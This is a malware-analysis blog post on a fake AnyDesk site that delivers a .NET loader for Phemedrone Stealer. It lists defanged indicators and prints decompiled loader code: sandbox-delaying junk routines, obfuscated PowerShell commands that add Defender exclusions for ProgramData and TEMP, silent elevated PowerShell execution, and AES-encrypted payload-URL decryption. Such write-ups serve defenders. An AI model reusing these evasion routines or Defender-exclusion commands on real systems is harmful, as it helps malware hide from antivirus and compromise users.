



AnyDesk Clone Drops .NET Loader with AES Encrypted Payload and AV Evasion Delivering Phemedrone Stealer

 blog.dexpose.io/anydesk-clone-drops-net-loader-with-aes-encrypted-payload-and-av-evasion-delivering-phemedrone-stealer

intelfeeds

June 23, 2025



On June 16, 2025, a suspicious domain impersonating AnyDesk — [anydeske\[.\]icu](#) — was reported on Twitter. The site served what appeared to be a legitimate remote access tool but actually delivered a malicious .NET loader. Further investigation revealed that the loader employed AES decryption, anti-analysis junk code, and evasion techniques to ultimately deliver **Phemedrone Stealer**



Post

Reply



Germán Fernández

@1ZRR4H



Website impersonating AnyDesk on anydeske[.]icu, downloads a .NET loader which then launches a stealer, both unknown to me 🤔


Nexts stages:

- [https://pastebin\[.\]com/raw/YwvHhwUk](https://pastebin[.]com/raw/YwvHhwUk)
- [https://pastebin\[.\]com/raw/WrgrtxSu](https://pastebin[.]com/raw/WrgrtxSu)
- [http://45.145.7\[.\]134/hook/upgrade.php](http://45.145.7[.]134/hook/upgrade.php)
- [http://45.145.7\[.\]134/ups/Snup.bat](http://45.145.7[.]134/ups/Snup.bat)

Another IP detected in the traffic: 216.74.123[.]49:50643


[+] Sample: bazaar.abuse.ch/sample/b1edc65...

@malwrhunterteam



Attack Chain Overview

The attack chain leverages a **multi-stage infection strategy** starting from a deceptive website and ending with the deployment of the **Phemedrone Stealer**. Each phase of the chain incorporates layers of obfuscation, encryption, and defense evasion.



1. Initial Access

- Victim is lured to [anydeske\[.\]icu](#), a fake AnyDesk website.
- They download a file named [setup.exe](#) — a **.NET loader**, disguised as a legitimate installer.

2. Loader Execution & Obfuscation

Upon execution, the loader:

- Runs silently with no GUI.
- It immediately begins performing **meaningless mathematical calculations** and other junk code routines designed to delay execution and evade sandbox timeouts.
- Expects a **command-line argument** containing an **AES-encrypted URL** of the next-stage payload).
- Decrypts this url using a derived AES key and IV (via PBKDF2 and AES-CBC).
- Downloads the actual payload (second stage) to the victim's [%TEMP%](#) directory.

3. Defense Evasion

Before executing the payload, the loader:


- **Adds Defender exclusions** using repeated PowerShell commands
- These exclusions reduce the chance of detection when the final payload is written and executed.

4. Payload Delivery & Execution

- The decrypted URL points to a remote payload (EXE)
- The loader downloads the file to %TEMP% and runs it with `Process.Start()`.
- This file is identified as **Phemedrone Stealer**, a credential- and data-exfiltration malware.

Initial Vector: Fake AnyDesk Website

The infection chain begins with a **malicious website impersonating AnyDesk**, a popular remote desktop software. The domain `anydeske[.]icu` was designed to deceive users into believing they were downloading a legitimate installer. Instead, the site served a **.NET-based loader malware** posing as the setup executable.



Phishing website impersonates AnyDesk

While the **.NET loader** itself does not contain any hardcoded URLs or payload references, it includes logic to **decrypt AES-encrypted data passed as a command-line argument**. The malware derives a 256-bit AES key using `Rfc2898DeriveBytes` (PBKDF2) and decrypts the input using AES-CBC.

Since the delivery site is currently offline, the original encrypted blob and decryption key are unavailable, but the structure of the code confirms the loader was designed to operate only when invoked with **external encrypted data** — an evasive technique to hide infrastructure from static analysis.

The loader is a lightweight .NET binary built to run quietly, decrypt external input, and execute its payload. Its structure is minimal but intentional: async entry, junk operations, and AES routines are all used to hide the actual behavior.

Hidden Control Flow via Async State Machine

The loader begins execution through a compiler-generated asynchronous state machine (`Program.<Main>d__2`), a structure created by the C# compiler to handle `async` methods. This technique allows the malware to execute tasks like downloading or sleeping without blocking the main thread, while also introducing obfuscation. The resulting control flow appears fragmented and cluttered, complicating static analysis and making the execution path less immediately clear to analysts.

```
11
12 // Token: 0x02000002 RID: 2
13 internal class Program
14 {
15     // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
16     [DebuggerStepThrough]
17     private static Task Main(string[] args)
18     {
19         Program.<Main>d__2 <Main>d__ = new Program.<Main>d__2();
20         <Main>d__.<>t__builder = AsyncTaskMethodBuilder.Create();
21         <Main>d__.args = args;
22         <Main>d__.<>1__state = -1;
23         <Main>d__.<>t__builder.Start<Program.<Main>d__2>(ref <Main>d__);
24         return <Main>d__.<>t__builder.Task;
25     }
}
```

Anti-Analysis and Obfuscation Techniques

The loader contains multiple methods designed to slow down analysis, evade detection, and waste time during sandbox execution. by simulating computation or generating useless code paths. These routines do not affect execution or payload delivery but serve to evade sandboxes and slow down debugging

GenerateJunkCodeFunction()

This method randomly constructs fake C-style function signatures and bodies using calls like `GenerateRandomName()` and `GenerateRandomNumber()`. The loop composes multiple randomized lines, including variable declarations, dummy arithmetic, conditions, loops, and return statements.

This logic isn't compiled or executed.

```
// Token: 0x0600000B RID: 11 RVA: 0x0002554 File Offset: 0x0000754
private static void GenerateJunkFunction()
{
    string text = Program.GenerateRandomName(10);
    int num = new Random().Next(1, 5);
    List<string> list = new List<string>();
    for (int i = 0; i < num; i++)
    {
        list.Add(Program.GenerateRandomName(5));
    }
    string[] array = new string[5];
    array[0] = "void ";
    array[1] = text;
    array[2] = "(";
    array[3] = string.Join(", ", from p in list
        select "int " + p);
    array[4] = ")";
    string text2 = string.Concat(array);
    List<string> list2 = new List<string>();
    int num2 = new Random().Next(2, 8);
    for (int j = 0; j < num2; j++)
    {
        switch (new Random().Next(5))
        {
            case 0:
                list2.Add(string.Format("int {0} = {1};", Program.GenerateRandomName(10), Program.GenerateRandomNumber(1, 1000)));
                break;
            case 1:
                {
                    bool flag = list.Count > 0;
                    if (flag)
                    {
                        string text3 = list[new Random().Next(list.Count)];
                        list2.Add(string.Format("{0} = {1} + {2};", text3, text3, Program.GenerateRandomNumber(1, 1000)));
                    }
                    break;
                }
            case 2:
                list2.Add(string.Format("if ({0} > {1}) {{ {2} }}", Program.GenerateRandomName(3), Program.GenerateRandomNumber(1, 1000)));
                break;
            case 3:
                list2.Add(string.Format("for (int {0} = 0; {1} < {2}; {3}++) {{ {4} }}", new object[]
                {
                    Program.GenerateRandomName(2),
                    Program.GenerateRandomName(2),
                    Program.GenerateRandomNumber(1, 10),
                    Program.GenerateRandomName(2)
                }
                ));
                break;
            case 4:
                list2.Add("return;");
                break;
        }
    }
}
```

PerformJunkCalculations()

This method performs a high-volume, floating-point math loop involving:

- **Math.Sin**
- **Math.Cos**
- **Math.Sqrt**

The loop executes up to 10,000 iterations, depending on a random value. Every 1000 iterations, it reprocesses the calculation through a square root.

```
// Token: 0x0600000C RID: 12 RVA: 0x00002760 File Offset: 0x00000960
private static void PerformJunkCalculations()
{
    int num = new Random().Next(1000, 10000);
    double num2 = 0.0;
    for (int i = 0; i < num; i++)
    {
        num2 += Math.Sin((double)i) * Math.Cos((double)i);
        num2 *= 0.9999;
        bool flag = i % 1000 == 0;
        if (flag)
        {
            num2 = Math.Sqrt(Math.Abs(num2));
        }
    }
}
```

PerformJunkCalculations() method

ExecuteObfuscatedOperations()

This is the central dispatcher for junk operations. It runs a loop for a specified number of seconds, calling one of several predefined methods in rotation. It also repeatedly invokes `AddFoldersToDefenderExclusions()` to evade AV monitoring.

- Rotates through `ObfuscatedOperation1()` to `ObfuscatedOperation6()` every few milliseconds
- Adds AV exclusions at random intervals
- Sleeps for 10–50ms between calls to throttle behavior and prolong runtime

```
// Token: 0x06000010 RID: 16 RVA: 0x0000296C File Offset: 0x00000B6C
private static void ExecuteObfuscatedOperations(int seconds)
{
    DateTime t = DateTime.Now.AddSeconds((double)seconds);
    int num = 0;
    Random random = new Random();
    Program.AddFoldersToDefenderExclusions();
    while (DateTime.Now < t)
    {
        switch (num % 7)
        {
            case 0:
                Program.ObfuscatedOperation1();
                break;
            case 1:
                Program.ObfuscatedOperation2();
                break;
            case 2:
                Program.ObfuscatedOperation3();
                break;
            case 3:
                Program.ObfuscatedOperation4();
                break;
            case 4:
                Program.ObfuscatedOperation5();
                break;
            case 5:
                Program.ObfuscatedOperation6();
                break;
            case 6:
                {
                    bool flag = random.Next(10) == 0;
                    if (flag)
                    {
                        Program.AddFoldersToDefenderExclusions();
                    }
                }
                break;
        }
        num++;
    }
}
```

`ObfuscatedOperation1()` to `ObfuscatedOperation6()` methods are self-contained, meaningless logic intended to create system noise.

ObfuscatedOperation1()

This method allocates a 1KB buffer and fills it with random bytes using `Random().NextBytes()`. It then creates a new AES encryption context with `Aes.Create()` and generates a fresh encryption key and IV using `aes.GenerateKey()` and `aes.GenerateIV()`.

```
// Token: 0x06000002 RID: 2 RVA: 0x00002094 File Offset: 0x00002094
private static byte[] GenerateRandomAesKey()
{
    byte[] key;
    using (Aes aes = Aes.Create())
    {
        aes.GenerateKey();
        key = aes.Key;
    }
    return key;
}

// Token: 0x06000003 RID: 3 RVA: 0x000020D8 File Offset: 0x000020D8
private static byte[] GenerateRandomAesIV()
{
    byte[] iv;
    using (Aes aes = Aes.Create())
    {
        aes.GenerateIV();
        iv = aes.IV;
    }
    return iv;
}
```

Methods responsible for AES key and IV generation

The buffer is encrypted using `CreateEncryptor()` and `TransformFinalBlock()`, and the result is discarded. The encrypted data has no functional use.

```
// Token: 0x06000011 RID: 17 RVA: 0x00002A40 File Offset: 0x00002A40
private static void ObfuscatedOperation1()
{
    byte[] array = new byte[1024];
    new Random().NextBytes(array);
    using (Aes aes = Aes.Create())
    {
        aes.GenerateKey();
        aes.GenerateIV();
        using (ICryptoTransform cryptoTransform = aes.CreateEncryptor())
        {
            byte[] array2 = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
        }
    }
}
```

ObfuscatedOperation1() method

this routine simply exists to trigger cryptographic API usage, mimic “real” encryption activity and add complexity and delay for behavioral engines or sandboxes

ObfuscatedOperation2()

This routine generates a random alphanumeric string of 100 characters and computes its SHA256 hash using `SHA256.Create()` followed by `ComputeHash()`. The resulting hash is converted into a hexadecimal string using `BitConverter.ToString()` and a `Replace()` operation, but this output is never used. Like Operation1, the purpose is to invoke cryptographic functions

```
// Token: 0x06000012 RID: 18 RVA: 0x00002AC8 File Offset: 0x00000CC8
private static void ObfuscatedOperation2()
{
    string s = Program.GenerateRandomString(100);
    using (SHA256 sha = SHA256.Create())
    {
        byte[] value = sha.ComputeHash(Encoding.UTF8.GetBytes(s));
        string text = BitConverter.ToString(value).Replace("-", "");
    }
}
```

ObfuscatedOperation2() method

ObfuscatedOperation3()

This method performs repeated trigonometric calculations in a loop: for 1000 iterations, it computes the sum of `Math.Sin(i) * Math.Cos(i)` divided by `Math.Tan(i + 0.1) + 0.1`. The values are accumulated into a local variable and discarded.

```
// Token: 0x06000013 RID: 19 RVA: 0x00002B2C File Offset: 0x00000D2C
private static void ObfuscatedOperation3()
{
    double num = 0.0;
    for (int i = 0; i < 1000; i++)
    {
        num += Math.Sin((double)i) * Math.Cos((double)i) / (Math.Tan((double)i + 0.1) + 0.1);
    }
}
```

ObfuscatedOperation3() method

ObfuscatedOperation4()

This operation constructs a large string using Base64-encoded GUIDs. It creates 100 GUIDs via `Guid.NewGuid()`, converts each to a Base64 string, and appends them to a `StringBuilder`. The resulting string is then mutated with character replacements (e.g., replacing `A` with `Z`, `a` with `z`). The final output string is not stored or used.

```
// Token: 0x06000014 RID: 20 RVA: 0x00002B88 File Offset: 0x00000D88
private static void ObfuscatedOperation4()
{
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < 100; i++)
    {
        stringBuilder.Append(Convert.ToBase64String(Guid.NewGuid().ToByteArray()));
        stringBuilder.Replace("A", "Z").Replace("a", "z");
    }
    string text = stringBuilder.ToString();
}
```

ObfuscatedOperation4() method

ObfuscatedOperation5()

This method performs temporary file I/O. It generates a temp file path using `Path.GetTempFileName()`, writes a randomly generated 1000-character string into it using `File.WriteAllText()`, reads it back using `File.ReadAllText()`, and then deletes the file. It mimics the behavior of programs performing temp-file-based operations, but the data involved is meaningless.

```
// Token: 0x06000015 RID: 21 RVA: 0x00002BF4 File Offset: 0x00000DF4
private static void ObfuscatedOperation5()
{
    string tempFileName = Path.GetTempFileName();
    File.WriteAllText(tempFileName, Program.GenerateRandomString(1000));
    string text = File.ReadAllText(tempFileName);
    File.Delete(tempFileName);
}
```

ObfuscatedOperation5() method

Meaningless temp files created during execution:

Dropped Files (92) ⓘ			
Scanned	Detections	File type	Name
✓ 2025-06-12	0 / 62	Text	tmp8441.tmp
✓ 2025-06-12	0 / 62	Text	tmp99FC.tmp
✓ 2025-06-12	0 / 61	Text	tmp9EC2.tmp
✓ 2025-06-12	0 / 62	Text	tmpAD04.tmp
✓ 2025-06-12	0 / 62	Text	tmp8ADE.tmp
✓ 2025-06-12	0 / 60	Text	tmpB603.tmp

Dropped Files section in VT

ObfuscatedOperation6()

In this method, the loader generates a list of 1000 random integers between 0 and 9999 using `Random().Next(10000)`. It then sorts the list, reverses it, and filters out all values that are divisible by 3 using a LINQ `where` clause. The filtered list is stored locally and not used elsewhere. This method is a classic case of memory churn: it exercises list sorting, reversal, and filtering logic, all of which appear behaviorally legitimate but contribute nothing to the malware's functionality.

```
// Token: 0x06000016 RID: 22 RVA: 0x00002C28 File Offset: 0x00000E28
private static void ObfuscatedOperation6()
{
    List<int> list = new List<int>();
    for (int i = 0; i < 1000; i++)
    {
        list.Add(new Random().Next(10000));
    }
    list.Sort();
    list.Reverse();
    List<int> list2 = (from n in list
        where n % 3 == 0
        select n).ToList<int>();
}
```

ObfuscatedOperation6() method

Disabling Windows Defender via PowerShell

Next the loader disables Windows Defender's scanning in specific system directories by adding them to Defender's exclusion list. It begins by retrieving the path to the system's **CommonApplicationData** directory (`C:\ProgramData`)

via `Environment.GetFolderPath()`. The exclusion command is constructed in an intentionally obfuscated way: the string `"Add-MpPreference"` is assembled character by character, and the argument `"-ExclusionPath"` is also dynamically built using `Convert.ToChar()` for each letter.

```
468 // token: 0x00000018 RID: 24 RVA: 0x00021F0 File Offset: 0x00000000
469 private static void AddFoldersToDefenderExclusions()
470 {
471     try
472     {
473         string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
474         string[] array = new string[]
475         {
476             folderPath
477         };
478         foreach (string arg in array)
479         {
480             string s = string.Join<char>("", new char[]
481             {
482                 'A',
483                 'd',
484                 'd',
485                 '-',
486                 'M',
487                 'p',
488                 'p',
489                 'r',
490                 'e',
491                 'f',
492                 'e',
493                 'r',
494                 'e',
495                 'n',
496                 'c',
497                 'e'
498             });
499             string arg2 = string.Join<char>("", new char[]
500             {
501                 Convert.ToChar(45),
502                 Convert.ToChar(69),
503                 Convert.ToChar(120),
504                 Convert.ToChar(99),
505                 Convert.ToChar(108),
506                 Convert.ToChar(117),
507                 Convert.ToChar(115),
508                 Convert.ToChar(105),
509                 Convert.ToChar(111),
510                 Convert.ToChar(110),
511             });
```

Building the PowerShell Command "Add-MpPreference" and "-ExclusionPath"

Once the components are constructed, the final PowerShell command is composed and **Base64-encoded then decoded**


The resulting PowerShell command is (after executing `ExecutePowerShellCommand()` method):

```
"powershell.exe" -Command "Add-MpPreference -ExclusionPath "C:\ProgramData""
```

Then the loader defines a hardcoded byte array (`array3`) that also decodes to the same `Add-MpPreference` command, but this time targeting the `$env:TEMP` folder. This ensures the malware excludes both the `ProgramData` and `TEMP` directories from Defender scanning.

```
byte[] array3 = new byte[]
{
    65,
    100,
    100,
    45,
    77,
    112,
    80,
    114,
    101,
    102,
    101,
    114,
    101,
    110,
    99,
    101,
    32,
    45,
    69,
    120,
    99,
    100,
    117,
    115,
    105,
    111,
    110,
    80,
    97,
    116,
    104,
    32,
    36,
    101,
    110,
    118,
    58,
    84,
    69,
    77,
    80
};
string text = "";
for (int j = 0; j < array3.Length; j++)
{
    string str = text;
```

Building the PowerShell Command "Add-MpPreference -ExclusionPath \$env:TEMP"



Constructing command with CyberChef

Like the previous command, the string is Base64-encoded/decoded before use.

The resulting PowerShell command is (after executing `ExecutePowerShellCommand()` method):

```
"powershell.exe" -Command "Add-MpPreference -ExclusionPath $env:TEMP"
```

At the end of the method, both commands are executed using an internal helper: `Program.ExecutePowerShellCommand()`, which launches `powershell.exe` with elevated permissions.

Privilege-Escalated, Silent Command Execution via PowerShell

Next it executes PowerShell commands on the victim system with elevated privileges.

It constructs a `ProcessStartInfo` object configured to launch `powershell.exe` with the provided command string passed via the `-Command` argument with parameters:

- `CreateNoWindow = true` ensures that no PowerShell window appears on the screen.
- `UseShellExecute = false` disables shell-level execution to allow for input/output redirection.
- `RedirectStandardOutput` and `RedirectStandardError` are enabled to capture any response (although not read in this case).
- `Verb = "runas"` forces the process to run with administrator privileges, triggering UAC elevation if required.

Once the process is configured, it is started and allowed to run for up to 5 seconds via `WaitForExit(5000)`.

```
// Token: 0x06000019 RID: 25 RVA: 0x00002EDC File Offset: 0x000010DC
private static void ExecutePowerShellCommand(string command)
{
    ProcessStartInfo startInfo = new ProcessStartInfo
    {
        FileName = "powershell.exe",
        Arguments = "-Command \"" + command + "\"",
        CreateNoWindow = true,
        UseShellExecute = false,
        RedirectStandardOutput = true,
        RedirectStandardError = true,
        Verb = "runas"
    };
    using (Process process = new Process
    {
        StartInfo = startInfo
    })
    {
        try
        {
            process.Start();
            process.WaitForExit(5000);
        }
        catch
        {
        }
    }
}
```

ExecutePowerShellCommand() method

This silently executes PowerShell commands with elevated privileges, primarily to add Defender exclusions, without showing a window or triggering visible output.

Payload URL Decryption

The loader implements a custom AES-CBC decryption routine to extract the actual payload URL from an externally supplied encrypted blob. This design choice moves sensitive infrastructure (download URLs) outside the binary, forcing analysts to obtain the original

command-line arguments or staging source to reconstruct the full execution flow.

```
// Token: 0x06000007 RID: 7 RVA: 0x00002374 File Offset: 0x00000574
private static string DecryptUrl(byte[] encryptedData, byte[] key)
{
    string result;
    try
    {
        byte[] array = new byte[16];
        byte[] array2 = new byte[encryptedData.Length - 16];
        Array.Copy(encryptedData, 0, array, 0, 16);
        Array.Copy(encryptedData, 16, array2, 0, encryptedData.Length - 16);
        string text = null;
        using (Aes aes = Aes.Create())
        {
            aes.Key = key;
            aes.IV = array;
            aes.Mode = CipherMode.CBC;
            ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
            using (MemoryStream memoryStream = new MemoryStream(array2))
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read))
                {
                    using (StreamReader streamReader = new StreamReader(cryptoStream))
                    {
                        text = streamReader.ReadToEnd();
                    }
                }
            }
            result = text;
        }
    }
    catch
    {
        result = "null";
    }
    return result;
}
```

DecryptUrl() method

The method accepts two parameters:

- **encryptedData**: a byte array containing the encrypted content (URL).
- **key**: a 32-byte AES key derived from the first 16 bytes of **encryptedData**

The first 16 bytes of **encryptedData** are extracted into a separate array and used as the AES IV. The remaining bytes are treated as ciphertext.

The AES **key** is generated using **GenerateSecureKey()** method:

```
// Token: 0x06000006 RID: 6 RVA: 0x00002320 File Offset: 0x00000520
private static byte[] GenerateSecureKey(string password)
{
    byte[] bytes;
    using (Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, Encoding.UTF8.GetBytes("SaltValueForUrlDecryption"),
        10000))
    {
        bytes = rfc2898DeriveBytes.GetBytes(32);
    }
    return bytes;
}
```

In the **GenerateSecureKey()** method, the loader uses PBKDF2 via **Rfc2898DeriveBytes** to derive a 256-bit AES key from a password. The key derivation process is based on three inputs:

- **Password**: likely passed as a command-line argument or dynamically fetched (not present in the static binary).
- **Salt**: the static string **"SaltValueForUrlDecryption"** is hardcoded in the sample.

- **Iterations:** 10,000 rounds of HMAC are used to slow down brute-force attempts.

The result is a 32-byte AES key suitable for AES-256 encryption, which is later used to decrypt the payload URL.

Payload Download, Validation, and Execution

Once the loader has decrypted the payload URL, it proceeds to download the next-stage binary (in this case, Phemedrone Stealer).

This phase is handled in three steps: downloading the binary from a remote location, validating that the file is executable, and launching it.

